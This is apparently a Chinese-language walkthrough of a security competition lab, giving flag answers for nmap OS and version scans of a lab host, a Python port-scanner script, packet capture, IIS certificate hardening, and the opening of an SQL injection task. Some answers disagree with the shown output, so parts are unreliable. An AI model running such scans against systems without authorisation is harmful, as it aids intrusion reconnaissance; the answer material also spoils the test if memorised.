

# 模拟比赛

## Linux 操作系统信息收集

### 第 1 题

在虚拟机终端输入命令开启服务。

FLAG: `service httpd start`

### 第 2 题

在 BT5 终端输入 `nmap -O 靶机 IP` 进行渗透测试,。

```
root@bt:~# nmap -O 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:41 CST
Nmap scan report for 172.16.104.249
Host is up (0.0016s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.24
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
root@bt:~#
```

FLAG: `O`

### 第 3 题

```
root@bt:~# nmap -O 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:41 CST
Nmap scan report for 172.16.104.249
Host is up (0.0016s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
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111/tcp   open  rpcbind
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.24
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
root@bt:~#
```

FLAG: `Linux 2.6.9 - 2.6.30`

## 第 4 题

终端输入 `nmap -sV 靶机 ip` 进行渗透测试。

```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:44 CST
Nmap scan report for 172.16.104.249
Host is up (0.00030s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.5
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.2.3 ((CentOS))
111/tcp   open  rpcbind (rpcbind V2) 2 (rpc #100000)
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
3306/tcp   open  mysql        MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.61 seconds
root@bt:~#
```

FLAG: `sV`

## Linux 服务信息收集

### 第 1 题

终端输入 `nmap -sV 靶机 IP` 进行渗透测试。

```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:53 CST
Nmap scan report for 172.16.104.249
Host is up (0.00032s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.5
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.2.3 ((CentOS))
111/tcp   open  rpcbind (rpcbind V2) 2 (rpc #100000)
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
3306/tcp   open  mysql        MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.23 seconds
root@bt:~#
```

FLAG: `Apache httpd 2.2.3 ((CentOS))`

### 第 2 题

在虚拟机终端输入命令关闭服务。

FLAG: `service httpd stop`

## 第 3 题

```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:57 CST
Nmap scan report for 172.16.104.249
Host is up (0.00050s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.5
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
111/tcp   open  rpcbind (rpcbind V2) 2 (rpc #100000)
3306/tcp  open  mysql        MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds
root@bt:~#
```


FLAG: 22/tcp

## 网络协议渗透测试

P8-A111


## 第 1 题

打开 XP 系统，进入 Ethereal 软件点击新建扫描，然后点击 capture 进行扫描。




扫描开始界面





打开下面的数据找到倒数第 3 行。




FLAG: `</body>`


# 网络协议加固

## 第 1 题


在控制面板里面找到添加或删除程序，卸载并重新安装证书服务。




打开证书颁发机构，点击如下图的提交一个新的申请。




文件路径是 C 盘里的 certreq.txt。



确认之后在挂起的证书里面找到刚刚的证书，点击颁发。




打开 Internet 信息服务 (IIS) 管理器>网站>默认网站>右击属性>目录安全性>服务器证书>安装>成功后点击查看证书。




FLAG: [www.test.com](http://www.test.com)

## 第 2 题

进入属性。



点击编辑，勾选要求安全通道。




FLAG:505

## 网络协议扫描脚本编写

P9-E114

### 第 1 题

打起 Ubuntu 系统，打开终端，输入 vi tcpportscan.py 进入文件。



按 i 进入编辑模式，修改 1-7 题的值。



```

import optparse
import socket
from scapy.all import *
import time

def tcpconncan(host, port):
    try:
        conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        conn.connect((host, port))
        print '[+]%d/tcp open' % port
        conn.close()
    except:
        pass

def udpconncan(host, port):
    try:
        rep = srl(IP(dst=host)/UDP(dport=port), timeout=1, verbose=0)
        time.sleep(1)
        if (rep.haslayer(ICMP)):
            print '[-]%d/udp not open' % port
    except:
        print '[+]%d/udp open' % port

def portscan(host):
    for port in range(1, 1023):
        tcpconncan(host, port)

def main():
    parser = optparse.OptionParser('usage%prog ' + '-H <target host>')
    parser.add_option('-H', dest='tgtHost', type='string', help='specify target host')
    (options, args) = parser.parse_args()
    host = options.tgtHost
    if host == None:
        print parser.usage
        exit(0)
    portscan(host)

if __name__ == '__main__':
    main()

```

FLAG: optparse.socket.time

## 第 2 题

FLAG: AF\_INET.SOCK\_STREAM.

## 第 3 题

FLAG: IP.UDP.ICMP

## 第 4 题

FLAG: socket

## 第 5 题

FLAG: haslayer

## 第 6 题

FLAG: port

## 第 7 题

FLAG: `parser.tgtHost`

## 第 8 题

使用命令 `python tcpportscan.py -H 靶机 IP` 进行扫描。


```
root@bt:~# python tcpportscan.py -H 172.16.105.248
WARNING: No route found for IPv6 destination :: (no default route?)
[+]21/tcp open
[+]80/tcp open
[+]1135/tcp open
[+]1139/tcp open
[+]1443/tcp open
[+]1445/tcp open
```

FLAG: `[+]80/tcp open`


## SQL 注入攻击

### 第 1 题

打开 WebServ2003 虚拟机，打开浏览器输入 ServerIP 进入网站。



点击 Login This Site!进入登录界面。



右键鼠标点击查看源文件。



进入之后找到变量名提交。

```

<html>

<head>
<title>Login Page</title>

<meta http-equiv="content-Type" content="text/html; charset=utf-8"/>
</head>

<body>
<h1>User Login</h1>

<form action="loginAuth.php" method="post">
Username:<input type="text" name="usern" /></br>
Password:<input type="password" name="passwd" /></br>
<input type="submit" value="Submit" />&nbsp;&nbsp;&nbsp;<input type="reset" value="Reset" />
</form>

</body>

